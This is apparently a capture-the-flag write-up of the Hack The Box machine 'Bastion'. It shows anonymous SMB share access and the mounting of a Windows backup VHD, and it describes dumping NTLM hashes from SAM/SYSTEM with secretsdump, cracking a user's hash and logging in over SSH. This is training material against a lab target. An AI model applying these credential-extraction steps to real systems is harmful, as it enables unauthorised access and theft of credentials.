Bastion

Synopsis


Bastion contains a VHD (Virtual Hard Disk) image from which credentials can be extracted. After logging in, the software MRemoteNG is found to be installed which stores passwords insecurely, and from which credentials can be extracted.

Skills


- Enumeration
- Extracting passwords from SAM
- Exploiting MSRemoteNG

Exploitation

As always we start with the nmap to check what services/ports are open



We can see multiple ports open, so we decided to start the exploitation process from enumeration and accessing SMB shares



Inside the “Backups” share we found .VHD files which is used for windows image

```
└─# smbclient '\\10.10.10.134\Backups\' -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 10 05:34:10 2023
  ..                                  D        0  Thu Aug 10 05:34:10 2023
  note.txt                           AR      116  Tue Apr 16 06:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 07:43:08 2019
  WGFLGZRNYD                          D        0  Thu Aug 10 05:34:10 2023
  WindowsImageBackup                 Dn        0  Fri Feb 22 07:44:02 2019

                5638911 blocks of size 4096. 1178457 blocks available
smb: \>
```

```
┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb]
└─# cat note.txt
sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb]
└─# mkdir simon_share

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb]
└─# mount -t cifs -o "username=anonymous,password=anonymous" \\10.10.10.134\Backups simon_share
mount.cifs: bad UNC (\10.10.10.134Backups)

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb]
└─# mount -t cifs -o "username=anonymous,password=anonymous" //10.10.10.134/Backups simon_share

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb]
└─# cd simon_share

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb/simon_share]
└─# ls -la
total 9
drwxr-xr-x 2 root root 4096 Aug 10 05:34 .
drwxr-xr-x 3 root root 4096 Aug 10 05:37 ..
-r-xr-xr-x 1 root root  116 Apr 16  2019 note.txt
drwxr-xr-x 1 root root    0 Feb 22  2019 SDT65CB.tmp
drwxr-xr-x 2 root root    0 Aug 10 05:34 WGFLGZRNYD
drwxr-xr-x 2 root root    0 Feb 22  2019 WindowsImageBackup

┌──(root㉿kali)-[~/Desktop/Boxes/Bastion.htb/simon_share]
└─#
```

```
┌──(root㉿kali)-[~/…/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└─# ls -al
total 5330560
drwxr-xr-x 2 root root          0 Feb 22  2019 .
drwxr-xr-x 2 root root          0 Feb 22  2019 ..
-rwxr-xr-x 1 root root   37761024 Feb 22  2019 9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root 5418299392 Feb 22  2019 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
-rwxr-xr-x 1 root root       1186 Feb 22  2019 BackupSpecs.xml
-rwxr-xr-x 1 root root       1078 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
-rwxr-xr-x 1 root root       8930 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
-rwxr-xr-x 1 root root       6542 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
-rwxr-xr-x 1 root root       2894 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
-rwxr-xr-x 1 root root       1488 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
-rwxr-xr-x 1 root root       1484 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
-rwxr-xr-x 1 root root       3844 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
-rwxr-xr-x 1 root root       3988 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
-rwxr-xr-x 1 root root       7110 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
-rwxr-xr-x 1 root root    2374620 Feb 22  2019 cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml

┌──(root㉿kali)-[~/…/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351]
└─# apt installoletools
```

We mounted the .VHD files with the intention to access its files

```
└─# guestmount --add 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro -v /mnt/simon_disk
libguestfs: creating COW overlay to protect original drive content
libguestfs: command: run: qemu-img --help | grep -sqE -- '\binfo\b.*-U\b'
libguestfs: command: run: qemu-img
libguestfs: command: run: \ info
libguestfs: command: run: \ -U
libguestfs: command: run: \ --output json
libguestfs: command: run: \ /root/Desktop/Boxes/Bastion.htb/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6
e6963.vhd
libguestfs: parse_json: qemu-img info JSON output:\n{\n    "children": [\n        {\n            "name": "file",\n            "info": {\n                "chi
ldren": [\n                ],\n                "virtual-size": 5418299392,\n                "filename": "/root/Desktop/Boxes/Bastion.htb/simon_share/WindowsI
mageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd",\n                "format": "file",\n                "actual-size": 5
418299392,\n                "format-specific": {\n                    "type": "file",\n                    "data": {\n                    }\n
},\n                "dirty-flag": false\n            }\n        }\n    ],\n    "virtual-size": 15999492096,\n    "filename": "/root/Desktop/Boxes/Bastion.htb
/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd",\n    "cluster-size": 2097152,\n    "format": "v
pc",\n    "actual-size": 5418299392,\n    "dirty-flag": false\n}\n\n
libguestfs: command: run: qemu-img
libguestfs: command: run: \ create
libguestfs: command: run: \ -f qcow2
libguestfs: command: run: \ -o backing_file=/root/Desktop/Boxes/Bastion.htb/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-1
1e9-a17c-806e6f6e6963.vhd,backing_fmt=vpc
libguestfs: command: run: \ /tmp/libguestfstM1sBC/overlay1.qcow2
Formatting '/tmp/libguestfstM1sBC/overlay1.qcow2', fmt=qcow2 cluster_size=65536 extended_l2=off compression_type=zlib size=15999492096 backing_file=/root/Des
ktop/Boxes/Bastion.htb/simon_share/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd backing_fmt=vpc lazy_refcou
nts=off refcount_bits=16
libguestfs: launch: program=guestmount
libguestfs: launch: version=1.50.1
libguestfs: launch: backend registered: libvirt
libguestfs: launch: backend registered: direct
libguestfs: launch: backend=direct
libguestfs: launch: tmpdir=/tmp/libguestfstM1sBC
libguestfs: launch: umask=0022
libguestfs: launch: euid=0
```


After mounting we found SAM and SYSTEM partition so we used impacket secretsdump to dump all NTLM hashes


```
┌──(root㉿kali)-[/mnt]
└─# cd simon_disk

┌──(root㉿kali)-[/mnt/simon_disk]
└─# ls- la
Command 'ls-' not found, did you mean:
  command 'ls' from deb coreutils
  command 'lsd' from deb lsd
  command 'lsc' from deb livescript
  command 'lsw' from deb suckless-tools
  command 'lsh' from deb lsh-client
  command 'lsm' from deb lsm
Try: apt install <deb name>

┌──(root㉿kali)-[/mnt/simon_disk]
└─# ls -la
total 2096745
drwxrwxrwx 1 root root      12288 Feb 22  2019  .
drwxr-xr-x 3 root root       4096 Aug 10 06:39  ..
drwxrwxrwx 1 root root          0 Feb 22  2019 '$Recycle.Bin'
-rwxrwxrwx 1 root root         24 Jun 10  2009  autoexec.bat
-rwxrwxrwx 1 root root         10 Jun 10  2009  config.sys
lrwxrwxrwx 2 root root         14 Jul 14  2009 'Documents and Settings' → /sysroot/Users
-rwxrwxrwx 1 root root 2147016704 Feb 22  2019  pagefile.sys
drwxrwxrwx 1 root root          0 Jul 13  2009  PerfLogs
drwxrwxrwx 1 root root       4096 Jul 14  2009  ProgramData
drwxrwxrwx 1 root root       4096 Apr 11  2011 'Program Files'
drwxrwxrwx 1 root root          0 Feb 22  2019  Recovery
drwxrwxrwx 1 root root       4096 Feb 22  2019 'System Volume Information'
drwxrwxrwx 1 root root       4096 Feb 22  2019  Users
drwxrwxrwx 1 root root      16384 Feb 22  2019  Windows

┌──(root㉿kali)-[/mnt/simon_disk]
└─#
```





Next we cracked NTLM hash for a user L4mpje and SSH to the box